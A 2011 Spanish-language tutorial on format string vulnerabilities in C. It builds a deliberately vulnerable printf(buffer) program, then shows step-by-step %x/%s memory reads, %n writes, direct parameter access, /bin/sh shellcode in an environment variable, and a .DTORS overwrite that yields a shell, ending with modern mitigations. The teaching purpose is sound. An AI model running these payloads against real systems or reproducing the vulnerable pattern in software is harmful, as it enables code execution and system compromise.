Format Strings Attack

Introducción

Sebastián Guerrero Selma 2011 (0xroot@painsec.com - @0xroot)
http://blog.seguesec.com - http://painsec.com
Revisor Manual Palomo Duarte

Realizado por: *Sebastián Guerrero Selma*

Advertencia

Para realizar las pruebas y obtener los resultados esperados se ha utilizado úna versión desactualizada del compilador gcc, concretamente la **3.4**, debido a que la última versión no aceptaba los flag para evitar las protecciones de pila.
Para nuestra investigación nos hemos basado en Ubuntu.

Cuando vayas a compilar alguno de los códigos vulnerables asegúrate antes de hacerlo poniendo el flag **-fno-stack-check**.

Índice

1. Introducción

Los Format String son simples cadenas, caracterizadas por el formato que se les aplica. Si has programado anteriormente en cualquier lenguaje estarás familiarizado con la función printf() del lenguaje C.

Dicha función toma como primer parámetro la cadena a mostrar, y una serie de variables que permiten formatear la salida por la salida estándar (*stdout*).

Los formatos más comunes que se pueden utilizar son:

- %*d* Formato de enteros.
- %*i* Formato de enteros (igual que %d).
- %*f* Formato de punto flotante.
- %*u* Formato sin signo.
- %*x* Formato hexadecimal.
- %*p* Muestra el correspondiente valor del puntero.
- %*c* Formato de carácter.

2. Format String Vulnerability

La vulnerabilidad viene por el mal uso que se la da a la función printf, cuando un programador la llama como printf(cadena) en lugar de printf("%s", cadena). Aunque el resultado devuelto es el mismo y funciona correctamente. La omisión del parámetro de formateado deriva en un bug que podría ser aprovechado por un atacante para provocar la ejecución de código malicioso.

Supongamos el siguiente código

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {

  char   buffer[64];
  int    number = 50;

  if(argc != 2)
    return -1;

  strcpy(buffer, argv[1]);

  printf("Correcto:\n");
  printf("%s\n", buffer);

  printf("Incorrecto:\n");
  printf(buffer);
  printf("\n");

  printf("(-) Valor @ 0x%08x = %d 0x%08x\n", &number, number, number);

  return 0;
}
```

```
sebas@Penetraitor:~/Lab/string-attack$ ./fst_example prueba.

Correcto: prueba.
Incorrecto: prueba.
(-) Valor @ 0x0804a024 = 50 0x00000032
```

El programa funciona perfectamente, y el programador en ningún momento advierte ningún fallo, pero si hacemos la misma prueba pasándole un format string como parámetro concatenado a la cadena obtenemos lo siguiente:

```
sebas@Penetraitor:~/Lab/string-attack$ ./fst_example BBBB%x

Correcto: BBBB%x
Incorrecto: BBBBbfa675ee
(-) Valor @ 0x0804a024 = 50 0x00000032
```

2.1. La familia de funciones format

Hay una serie de funciones de formato definidas en el ANSI C, algunas utilizadas para cubrir necesidades básicas y otras más complejas basadas en estas primeras, que si bien no entran dentro del estándar, si están disponibles para su uso en la mayoria de compiladores.

Funciones básicas:

- **printf** - Imprime el flujo 'stdout'.
- **fprintf** - Imprime el flujo de un fichero.
- **sprintf** - Imprime en una cadena.
- **snprintf** - Imprime en una cadena comprobando la longitud.
- **vprintf** - Imprime en 'stdout' desde una estructura va_arg.
- **vfprintf** - Imprime en un fichero desde una estructura va_arg.
- **vsprintf** - Imprime en una cadena desde una estructura va_arg.
- **vsnprintf** - Imprime en una cadena comprobando la longitud desde una estructura va_arg.

Otras:


- syslog, verr*, err*, vwarn*, warn*, setproctile

2.2. La pila y su funcionamiento

El comportamiento de la función de formato es controlado por el format string. Que recupera los parámetros solicitados desde la pila. Así:

```
printf("Numero %d sin direccion, numero %d con direccion: %08x\n", i, a, &a);
```

El aspecto de la pila para la instrucción anterior es el siguiente:



Donde:

- **A** → Dirección de la cadena.
- **i** → Valor de la variable i.
- **a** → Valor de la variable a.
- &**a** → Dirección de la variable a.

La función de formato parseará la cadena A, leyendo carácter a carácter y copiándolo en la salida mientras que este no sea '%'. En el momento de encontrarlo el carácter a continuación de '%', especificará el tipo de parámetro a evaluar.

La cadena '%%' se comporta de forma especial, y permite imprimir a la salida el carácter '%'. Los otros parámetros se relacionan con el resto de datos alojados en la pila.

3. Leyendo direcciones de memoria

Cuando usamos el formato %x estamos obligando a que nos muestre por stdout la representación de una palabra de 4-byte en la pila.

Si queremos conocer la dirección que apunta al string que hemos introducido, deberemos introducir varios formatos de cadena hasta obtener el valor hexadecimal de esta.

```
sebas@Penetraitor:~/Lab/string-attack$ ./fst_example BBBB%x%x%x%x%x

Correcto:
BBBB%x%x%x%x%x
Incorrecto:
BBBBbffb85e60000
(-) Valor @ 0x0804a024 = 50 0x00000032
```

Probando un poco más

```
sebas@Penetraitor:~/Lab/string-attack$ ./fst_example BBBB%x%x%x%x%x
%x%x%x%x%x%x%x

Correcto:
BBBB%x%x%x%x%x%x%x%x%x%x%x%x
Incorrecto:
BBBBbfd6f5d80000b78cc0000bfd6f44400042424242
(-) Valor @ 0x0804a024 = 50 0x00000032
```

Los cuatro bytes de 0x42 indican que el duodécimo parámetro de formato está leyendo del principio de la cadena de formato para obtener sus datos

Pero si usamos una dirección de memoria válida, este proceso permite leer un string que se encuentre en esa dirección.

Como ejemplo vamos a utilizar la función getenv() de C, que nos devuelve un string con el contenido de la variable de entorno que le hemos pasado como parámetro. Nosotros vamos a servirnos de esto para conocer la dirección de memoria donde se encuentra, y así demostrar cómo leer los datos que se encuentran en una posición válida.

El código que he usado para utilizar la función getenv() es el siguiente:

```
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char *argv[])
{
        char*addr;
        if(argc < 2){
                printf("Uso:\n%s <variable de entorno>\n", argv[0]);
                exit(0);
        }
        addr = getenv(argv[1]);

        if(addr == NULL)
                printf("La variable de entorno %s no existe.\n", argv[1]);
        else
                printf("%s esta localizada en %p\n", argv[1], addr);
return 0;
}
```

```
sebas@Penetraitor:~/Lab/string-attack$ gcc getenvaddr.c
-o getenvaddr
```

Vamos a localizar la dirección de la variable LOGNAME que contiene el usuario con el que nos logueamos en la máquina.

```
sebas@Penetraitor:~/Lab/string-attack$ echo $LOGNAME
sebas
sebas@Penetraitor:~/Lab/string-attack$ ./getenvaddr LOGNAME
LOGNAME esta localizada en 0xbfa07e44
```

Ahora sabemos que la cadena **sebas** está almacenada en la dirección **0xbfa07e44**. Usemos el format string %x y %s con localización exacta para obtener el valor.

```
sebas@Penetraitor:~/Lab/string-attack$ ./fst_example
‘printf "\x44\x7e\xa0\xbf" ‘%x%x%x%x%x%x%x%x%x%x%x"->"%s

Correcto:
D~%x%x%x%x%x%x%x%x%x%x%x->%s
Incorrecto:
D~bf92d5d60000b780d0000bf92c874000->sebas
(-) Valor @ 0x0804a024 = 50 0x00000032
```

```
sebas@Penetraitor:~/Lab/string-attack$ ./fst_example
‘printf "\x44\x7e\xa0\xbf"‘%x%x%x%x%x%x%x%x%x%x%x"->"%x

Correcto:
D~%x%x%x%x%x%x%x%x%x%x%x->%x
Incorrecto:
D~bf9615d60000b77530000bf95fd74000->bfa07e44
(-) Valor @ 0x0804a024 = 50 0x00000032
```

4. Escribiendo direcciones de memoria

Al igual que hemos estado usando %x y %s para acceder a los contenidos de las direcciones de memoria, con %n podemos escribir directamente en ellas.

```
root@Penetraitor:~/Lab/string-attack$ ./fst_example BBBB.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x

Correcto:
BBBB.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x

Incorrecto:
BBBB.bffff6e0.b7fe3000.0.0.0.0.0.0.0.0.42424242
(-) Valor @ 0x08049648 = 50 0x00000032
```

La variable **Valor** está en la dirección de memoria **0x08049648**, usando %n seremos capaces de sobreescribir su contenido:

```
root@Penetraitor:~/Lab/string-attack$ ./fst_example 'printf
"\x48\x96\x04\x08"'.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%n

Correcto:
H-.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%n

Incorrecto:
H-.bffff6e0.b7fe3000.0.0.0.0.0.0.0.0.
(-) Valor @ 0x08049648 = 41 0x00000029
```

El valor de la variable dependerá del número de formatos que insertemos antes de %n:

```
root@Penetraitor:~/Lab/string-attack$ ./fst_example 'printf
"\x48\x96\x04\x08"'.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%20x.%n

Correcto:
H-.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%20x.%n

Incorrecto:
H-.bffff6e0.b7fe3000.0.0.0.0.0.0.0.0.  0.
(-) Valor @ 0x08049648 = 60 0x0000003c
```

Gracias a esto podemos jugar un poco y decrementar o incrementar el valor, según nos interese. Nuestro siguiente objetivo será escribir en la dirección de memoria donde se encuentra nuestra variable:

- Escribiremos **0xde000000** en la dirección **0x08049648**
- Escribiremos **0x00ad0000** en la dirección **0x08049649**
- Escribiremos **0x0000be00** en la dirección **0x0804964a**
- Escribiremos **0x000000ef** en la dirección **0x0804964b**

Pero como bien sabemos, una pila se caracteríza por una estructura **LIFO** (*Last Input First Output*) por tanto, la representación interna en memoria deberá ser al revés. El primer valor de la variable deberá ser *0xef*, seguido de *0xbe*, *0xad*, *0xde* y las respectivas direcciones a ocupar serán *0x08049648*, *0x08049649*, *0x0804964a*, *0x0804964b*.
Para alcanzar nuestro objetivo debemos seguir los siguientes pasos:

- **Primero**: 0xef - [*Valor de la variable*] + [*Valor del offset*]
- **Segundo**: 0xbe - 0xef

- **Tercero**: 0xad - 0xbe
- **Cuarto**: 0xde - 0xad

Comencemos por escribir 0xef en la dirección 0x08049648:

```
root@Penetraitor:~/Lab/string-attack$ ./fst_example ‘printf
"\x48\x96\x04\x08"‘.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%n

Correcto:
H.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%n

Incorrecto:
H.bffff6e0.b7fe3000.0.0.0.0.0.0.0.0.
(-) Valor @ 0x08049648 = 41 0x00000029
```

La operación 0xef - 41:

```
>>> 0xef - 41
198
```

Y de offset sumamos 1 (*esto puede variar en cada equipo*):

```
>>> 198 + 1
199
```

```
root@Penetraitor:~/Lab/string-attack$ ./fst_example ‘printf
"\x48\x96\x04\x08"‘.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%199x.%n

Correcto:
H-.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%199x.%n

Incorrecto:
H-.bffff6d0.b7fe3000.0.0.0.0.0.0.0.  0.
(-) Valor @ 0x08049648 = 239 0x000000ef
```

Necesitamos otro argumento más para que el contador de bytes se incremente y nos permita obtener 0xbe. Este argumento puede ser cualquiera, sólo debe cumplir la condición de **tener 4 bytes y colocarse justo en la primera dirección de memoria arbitraría posterior a 0x08049648**. Y como todo esto debe de ir en el format string que queremos inyectar es fácilmente controlable, así que vamos a buscar una palabra de 4 bytes como "**HOLA** ☺ escribamos nuestro format string:

```
"\x48\x96\x04\x08HOLA\x49\x96\x04\x08HOLA\x4a\x96\x04\x08HOLA\x4b\x96\x04\x08"
```

Escribamos ahora 0xef en la primera dirección del búffer:

```
root@Penetraitor:~/Lab/string-attack$ ./fst_example ‘printf
 "\x48\x96\x04\x08HOLA\x49\x96\x04\x08HOLA\0x4a\x96\x04\x08HOLA\x4b\x96\x04\x08"
‘.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%n

Correcto:
H-HOLAI-HOLAx4a-HOLAK-.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%n

Incorrecto:
H-HOLAI-HOLAx4a-HOLAK-.bffff6c0.b7fe3000.0.0.0.0.0.0.0.0.
(-) Valor @ 0x08049648 = 67 0x00000043
```

Obtenemos como valor para la variable 67:

```
>>> 0xef-67
172
```

A la resta le sumamos el offset adecuado:

```
>>> 172+1
173
```

Y obtenemos que el valor que debemos aplicar es 173:

```
root@Penetraitor:~/Lab/string-attack$ ./fst_example 'printf
 "\x48\x96\x04\x08HOLA\x49\x96\x04\x08HOLA\0x4a\x96\x04\x08HOLA\x4b\x96\x04\x08"
'.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%173x.%n
```

```
Correcto:
H-HOLAI-HOLAx4a-HOLAK-.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%173x.%n

Incorrecto:
H-HOLAI-HOLAx4a-HOLAK-.bffff6c0.b7fe3000.0.0.0.0.0.0.0.0.  0.
(-) Valor @ 0x08049648 = 239 0x000000ef
```

Ahora escribamos 0xbe en la segunda dirección del búffer:

```
>>> 0xbe - 0xef
-49
```

El valor -49 es negativo y no puede ser insertado en la pila, como solución podemos usar el truco del bit menos significativo y obtener así el valor correcto al restar 0x1be - 0xef:

```
>>> 0x1be - 0xef
207
```

```
root@Penetraitor:~/Lab/string-attack$ ./fst_example 'printf
 "\x48\x96\x04\x08HOLA\x49\x96\x04\x08HOLA\0x4a\x96\x04\x08HOLA\x4b\x96\x04\x08"
'.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%173x.%n.%205x.%n

Correcto:
H-HOLAI-HOLAx4a-HOLAK-.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%173x.%n.%207x.%n

Incorrecto:
H-HOLAI-HOLAx4a-HOLAK-.bffff6b0.b7fe3000.0.0.0.0.0.0.0.0.  0..  414c4f48.
(-) Valor @ 0x08049648 = 114415 0x0001beef
```

Ahora escribamos 0xad en la tercera dirección del búffer:

```
>>> 0xad-0xbe
-17
```

Volvemos a encontrarnos con el mismo error de antes, para resolverlo, nuevamente usamos el bit menos significativo, y restamos 0x1ad-0xbe:

```
>>> 0x1ad-0xbe
239
```

```
root@Penetraitor:~/Lab/string-attack$ ./fst_example 'printf
 "\x48\x96\x04\x08HOLA\x49\x96\x04\x08HOLA\x4a\x96\x04\x08HOLA\x4b\x96\x04\x08"
'%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%176x.%n.%205x.%n.%237x.%n

Correcto:
H-HOLAI-HOLAx4a-HOLAK-.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%176x.%n.%205x.%n.%239x.%n

Incorrecto:
H-HOLAI-HOLAx4a-HOLAK-.bffff6b0.b7fe3000.0.0.0.0.0.0.0.0.  0..  41544554..  41544554.
(-) Valor @ 0x08049648 = 44941039 0x02adbeef
```

Por último escribamos 0xde en la cuarta dirección del búffer:

```
>>> 0xde-0xad
49
```

Como este valor sí resulta positivo, podemos inyectarlo automáticamente:

```
root@Penetraitor:~/Lab/string-attack$ ./fst_example 'printf
 "\x48\x96\x04\x08HOLA\x49\x96\x04\x08HOLA\x4a\x96\x04\x08HOLA\x4b\x96\x04\x08"
'%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%176x.%n.%205x.%n.%237x.%n.%47x.%n

Correcto:
H-HOLAI-HOLAx4a-HOLAK-.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%176x.%n.%205x.%n.%237x.%n.%47x.%n

Incorrecto:
H-HOLAI-HOLAx4a-HOLAK-.bffff6a0.b7fe3000.0.0.0.0.0.0.0.0.  0..
41544554..  41544554..  41544554.
(-) Valor @ 0x08049648 = -559038737 0xdeadbeef
```

Si observamos el valor que tenía nuestra variable al principio, veremos cómo ha cambiado:

```
(-) Valor @ 0x08049648 = 50 0x00000032
(-) Valor @ 0x08049648 = -559038737 0xdeadbeef
```

5. Direct Parameter Access (DPA)

Antes hemos podido comprobar como para explotar este tipo de vulnerabilidades necesitabamos introducir un número secuencial de parámetros de formato como %x acompañados de palabras de 4 bytes para conseguir de forma exitosa sobreescribir una dirección de memoria en una zona arbitraria de la memoria.

Con el DPA conseguimos simplificar todo este trabajo y tener acceso a la dirección de forma directa usando el signo del dólar '$'. Veamos un ejemplo:

```
#include <stdio.h>

int main() {
                printf("Sexta posicion: %6$d\n", 1,2,3,4,5,6,7,8,9,10);
                return 0;
}
```

```
sebas@Penetraitor:~/Lab/string-attack$ gcc -o dpa-poc dpa-poc.c
sebas@Penetraitor:~/Lab/string-attack$ ./dpa-poc
Sexta posicion: 6
```

Si antes necesitabamos acceder al dato en el duodécimo offset, usando para ello "%x"doce veces, ahora podemos obtener lo mismo usando para ello:

```
sebas@Penetraitor:~/Lab/string-attack$ ./fst_example BBBB%12\$x

Correcto:
BBBB%12$x
Incorrecto:
BBBB42424242
```

Además también conseguimos simplificar el proceso de escritura en las direcciones de memoria, que al poder ser accedida directamente, no hay necesidad de usar esos 4 bytes separadores innecesarios para aumentar el contador de bytes.

Para ejemplificar todo esto un poco más y exponer ejemplos más cercanos, vamos a tratar de escribir una dirección de memoria de alguna variable de enterno que tenga por contenido una shellcode usando para ello la ténica de DPA.

```
sebas@Penetraitor:~/Lab/string-attack$ export SHELLCODE=‘perl -e 'print
 "\x90"x50,"\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80"'‘
```

Localicemos su posición exacta:

```
sebas@Penetraitor:~/Lab/string-attack$ ./getenvaddr SHELLCODE
SHELLCODE esta localizada en 0xbffff5e0
```

Ejecutando el decompilador (*gdb*) para obtener información adicional:

```
sebas@Penetraitor:~/Lab/string-attack$ gdb ./fst_example -q

(gdb) break main
Breakpoint 1 at 0x08048382
(gdb) run
Starting program: /Lab/string-attack

Breakpoint 1, 0x08048382 in main ()
Current language:  auto; currently asm
(gdb) x/s 0xbffff5e0
0xbffff5e0:      ".gpg-agent:3824:1"
(gdb) x/s 0xbffff5e0+18
0xbffff5f2:      "SHELLCODE=", '\220' <repeats 50 times>, "1-Ph//shh/bin\211-PS\
211-\231-\v-\200"
(gdb) x/s 0xbffff5e0+43
0xbffff60b:      '\220' <repeats 35 times>, "1-Ph//shh/bin\211-PS\211-\231-\v-\200"
```

Ya sabemos que nuestra shellcode está en la dirección **0xbffff60b** y que:

- **Primero**: 0xe0 - [*Valor del offset*].
- **Segundo**: 0xf5 - 0xe0.
- **Tercero**: 0xff - 0xf5.
- **Cuarto**: 0xbf - 0xff

El buffer de direcciones que debemos escribir es:

```
"\x48\x96\x04\x08\x49\x96\x04\x08\x4a\x96\x04\x08\x4b\x96\x04\x08"
```

Para hacernos una idea de cómo nuestro ataque utiliza el direct parameter access podemos echarle un vistazo a esto:

- **Primero escribe**: %[*offset*]$[*valor*]x%[*offset*]$n
- **Segundo escribe**: %[*offset*]$[*valor*]x%[*offset+1*]$n
- **Tercero escribe**: %[*offset*]$[*valor*]x%[*offset+2*]$n
- **Cuarto escribe**: %[*offset*]$[*valor*]x%[*offset+3*]$n

Ahora tratemos de escribir **0xe0** en la primera direccion del buffer

```
sebas@Penetraitor:~/Lab/string-attack$ ./fst_example 'printf
 "\x48\x96\x04\x08\x49\x96\x04\x08\x4a\x96\x04\x08\x4b\x96\x04\x08"'%12\$x%12\$n

Correcto:
H-I-J-K-%12$x%12$n
Incorrecto:
H-I-J-K-8049648
(-) Valor @ 0x08049648 = 23 0x00000017
```

Calculamos el desplazamiento:

```
>>> 0xe0-16
208
```

```
sebas@Penetraitor:~/Lab/string-attack$ ./fst_example ‘printf
 "\x48\x96\x04\x08\x49\x96\x04\x08\x4a\x96\x04\x08\x4b\x96\x04\x08"‘%12\$208x%12\$n

Correcto:
H-I-J-K-%12$208x%12$n
Incorrecto:
H-I-J-K-
8049648
(-) Valor @ 0x08049648 = 224 0x000000e0
```

El hecho de decrementar el valor en 16 bytes es debido a que es la distancia respecto a la primera dirección introducida.

```
>>> 0xf5-0xe0
21
```

Ahora escribamos **0xf5** en la segunda dirección del buffer

```
>>> 0xf5-0xe0
21
```

```
sebas@Penetraitor:~/Lab/string-attack$  ./fst_example ‘printf
 "\x48\x96\x04\x08\x49\x96\x04\x08\x4a\x96\x04\x08\x4b\x96\x04\x08"
 ‘%12\$208x%12\$n%12\$21x%13\$n

Correcto:
H-I-J-K-%12$208x%12$n%12$21x%13$n
Incorrecto:
H-I-J-K-
8049648               8049648
(-) Valor @ 0x08049648 = 62944 0x0000f5e0
```

La siguiente dirección del buffer será sobreescrita por **0xff**

```
>>> 0xff-0xf5
10
```

```
sebas@Penetraitor:~/Lab/string-attack$ ./fst_example ‘printf
 "\x48\x96\x04\x08\x49\x96\x04\x08\x4a\x96\x04\x08\x4b\x96\x04\x08"
 ‘%12\$208x%12\$n%12\$21x%13\$n%12\$10x%14\$n

Correcto:
H-I-J-K-%12$208x%12$n%12$21x%13$n%12$10x%14$n
Incorrecto:
H-I-J-K-
8049648               8049648   8049648
(-) Valor @ 0x08049648 = 16774624 0x00fff5e0
```

Como podéis ver el offset que delimita el final del rango del buffer a sobreescribir, por cada uno contenido que deseamos añadir es aumentado en uno.

NOTA: *Para la operación 0xff-0xf5 el valor obtenido ha sido 10, si al realizar este cálculo obtenemos un número inferior a 8, sería necesario añadir 1 al principio del byte, es decir: 0x1ff-0xf5, pero en este caso no es necesario.*
Por último escribamos **0xbf** en la cuarta dirección del buffer:

```
>>> 0xbf-0xff
-64
```

Aplicando el consejo que hemos comentado antes, obtenemos el resultado correcto a partir de:

```
>>> 0x1bf-0xff
192
```

```
sebas@Penetraitor:~/Lab/string-attack$ ./fst_example ‘printf
 "\x48\x96\x04\x08\x49\x96\x04\x08\x4a\x96\x04\x08\x4b\x96\x04\x08"
 ‘%12\$208x%12\$n%12\$21x%13\$n%12\$10x%14\$n%12\$192x%15\$n

Correcto:
H-I-J-K-%12$208x%12$n%12$21x%13$n%12$10x%14$n%12$192x%15$n
Incorrecto:
H-I-J-K-
8049648               8049648   8049648
8049648
(-) Valor @ 0x08049648 = -1073744416 0xbffff5e0
```

Con esto llegamos a la conclusión de que la dirección de la shellcode ha sido escrita correctamente en la dirección de la variable.

6. Sobreescribiendo las zonas .DTORS

Cuando vamos a tratar las clases y las instancias de objetos respecto a estas, debemos distinguir dos procesos comúnes y estrechamente ligados entre sí: el hecho de llamar al constructor de la clase para reservar un espacio de direcciones donde albergar el objeto, y el destructor utilizado para liberar la zona de memoria ocupada por nuestro objeto una vez el cometido de nuestra aplicación finaliza.

Así podemos distinguir en nuestro **ELF** (*entre otras*) una sección llamada **.CTORS** encargada de mantener información referente a los punteros de los constructores, y otra llamada **.DTORS** con información sobre los punteros de los destructores.

Por ahora basta con saber esto y que los constructores son lanzadas antes de que nuestro programa ejecute la función main, y que los destructores se ejecutan inmediantemente después de que finalice con una llamada de salida al sistema. Nosotros en especial, vamos a centrarnos en la sección .DTORS.

El motivo de esto es debido a que la sección .DTORS puede ser sobreescrita, por tanto podemos redirigir el flujo de ejecución de nuestra aplicación a la dirección que nosotros indiquemos una vez termine su ejecución. Así obligaríamos por ejemplo a que se ejecutara nuestra shellcode.

Veamos todo esto con pequeños ejemplos que nos clarifiquen un poco estos conceptos:

```
#include <stdio.h>
#include <stdlib.h>

static void construir(void) __attribute__ ((constructor));
static void destruir(void) __attribute__ ((destructor));

void construir(void) {
        printf("Traza 1 - Dentro de la funcion construir
         atribuida al constructor.\n");
}

int main(void) {
        printf("Traza 2 - Dentro de la funcion main.\n");
}

void destruir(void) {
        printf("Traza 3 -  Dentro de la funcion destruir
        atribuida al destructor.\n");
}
```

```
sebas@Penetraitor:~/Lab/string-attack$ gcc -o dtors_poc dtors_poc.c
sebas@Penetraitor:~/Lab/string-attack$ ./dtors_poc
Traza 1 - Dentro de la funcion construir atribuida al constructor.
Traza 2 - Dentro de la funcion main.
Traza 3 -  Dentro de la funcion destruir atribuida al destructor.
```

Ahora vamos a utilizar el comando objdump para examinar las distintas secciones y en nm para encontrar las direcciones de memoria donde están ubicadas nuestras funciones:

```
sebas@Penetraitor:~/Lab/string-attack$ nm ./dtors_poc

08049f20 d _DYNAMIC
08049ff4 d _GLOBAL_OFFSET_TABLE_
080484dc R _IO_stdin_used
         w _Jv_RegisterClasses
```

```
08049f0c d __CTOR_END__
08049f04 d __CTOR_LIST__
08049f18 D __DTOR_END__
08049f10 d __DTOR_LIST__
08048590 r __FRAME_END__
08049f1c d __JCR_END__
08049f1c d __JCR_LIST__
0804a014 A __bss_start
0804a00c D __data_start
08048490 t __do_global_ctors_aux
08048340 t __do_global_dtors_aux
0804a010 D __dso_handle
         w __gmon_start__
0804848a T __i686.get_pc_thunk.bx
08049f04 d __init_array_end
08049f04 d __init_array_start
08048420 T __libc_csu_fini
08048430 T __libc_csu_init
         U __libc_start_main@@GLIBC_2.0
0804a014 A _edata
0804a01c A _end
080484bc T _fini
080484d8 R _fp_hw
08048294 T _init
08048310 T _start
0804a014 b completed.6635
080483c4 t construir
0804a00c W data_start
080483fe t destruir
0804a018 b dtor_idx.6637
080483a0 t frame_dummy
080483d8 T main
         U puts@@GLIBC_2.0
```

El comando **objdump** vamos a pasarlo con las opciones:

- **-j** → Mostramos solo información para la sección que indiquemos, en nuestro caso será la sección .dtors.
- **-s** → Indicamos que deseamos obtener toda la información posible sobre las secciones indicadas.

```
sebas@Penetraitor:~/Lab/string-attack$ objdump -s -j .dtors ./dtors_poc

./dtors_poc:     file format elf32-i386

Contents of section .dtors:
 8049f10 ffffffff fe830408 00000000           ............
```

Como comentábamos al principio, si hacemos un objdump a las cabeceras de sección, observaremos que la sección .DTORS no está etiquetada como sólo lectura (*READONLY*), para esto nos apoyaremos en la opción -h encargada de mostrarnos la información albergada en las cabeceras de las distintas secciones que componen nuestro fichero objeto.

```
sebas@Penetraitor:~/Lab/string-attack$ objdump -h ./dtors_poc
        ...
  4 .dynsym       00000050  080481b0  080481b0  000001b0  2**2
                            CONTENTS, ALLOC, LOAD, READONLY, DATA
        ...
  17 .dtors        0000000c  08049f10  08049f10  00000f10  2**2
                            CONTENTS, ALLOC, LOAD, DATA
```

Al principio de tratar esta sección hablábamos sobre la posibilidad de sobreescribir una dirección de memoria y encauzar el flujo de ejecución de nuestra aplicación hacia esa dirección, de esta forma comentábamos que se podría ejecutar nuestra shellcode, aprendamos cómo hacerlo, pero antes debemos escribir el siguiente format string con DPA tal y como indicamos en la apartado anterior:

```
"%12\$208x%12\$n%12\$21x%13\$n%12\$10x%14\$n%12\$192x%15\$n"
```

Con esto escribiremos en la dirección **0xbffff5e0**, que apunta a nuestra shellcode a través de la variable "**valor**".

El siguiente paso será construir nuestro buffer con las direcciones a ser escritas, para este ejemplo un buen comienzo podría ser la dirección donde está contenido el buffer de la sección .DTORS:

```
sebas@Penetraitor:~/Lab/string-attack$ nm ./fst_example | grep DTOR

0804954c d __DTOR_END__
08049548 d __DTOR_LIST__
```

Quedando el buffer:

```
"\x4c\x95\x04\x08\x4d\x95\x04\x08\x4e\x95\x04\x08\x4f\x95\x04\x08"
```

Comprobemos si funciona:

```
sebas@Penetraitor:~/Lab/string-attack$ ./fst_example ‘printf
 "\x4c\x95\x04\x08\x4d\x95\x04\x08\x4e\x95\x04\x08\x4f\x95\x04\x08"
 ‘%12\$208x%12\$n%12\$21x%13\$n%12\$10x%14\$n%12\$192x%15\$n

Correcto:
L-M-N-O-%12$208x%12$n%12$21x%13$n%12$10x%14$n%12$192x%15$n
Incorrecto:
L-M-N-O-
804954c               804954c   804954c
804954c
(-) Valor @ 0x08049648 = 50 0x00000032

sh-2.05b$
```

Listo, hemos conseguido sobreescribir correctamente nuestra sección .DTORS y ejecutar nuestra shellcode.

7. Conclusiones

En resumidas cuentas hemos podido observar como a través de una aplicación mal diseñada se puede inyectar trozos de código malicioso. En este caso una shell que nos devuelva el control como root del equipo comprometido, encontrándonos ante un problema de seguridad muy sencillo de detectar y explotar por cualquier atacante.

A día de hoy, muchas son las medidas que se han implementado a nivel de sistemas para aumentar la protección del mismo frente a este tipo de ataques, técnicas como ASLR, DEP y los stack canary surgen como contramedida a este tipo de amenazas.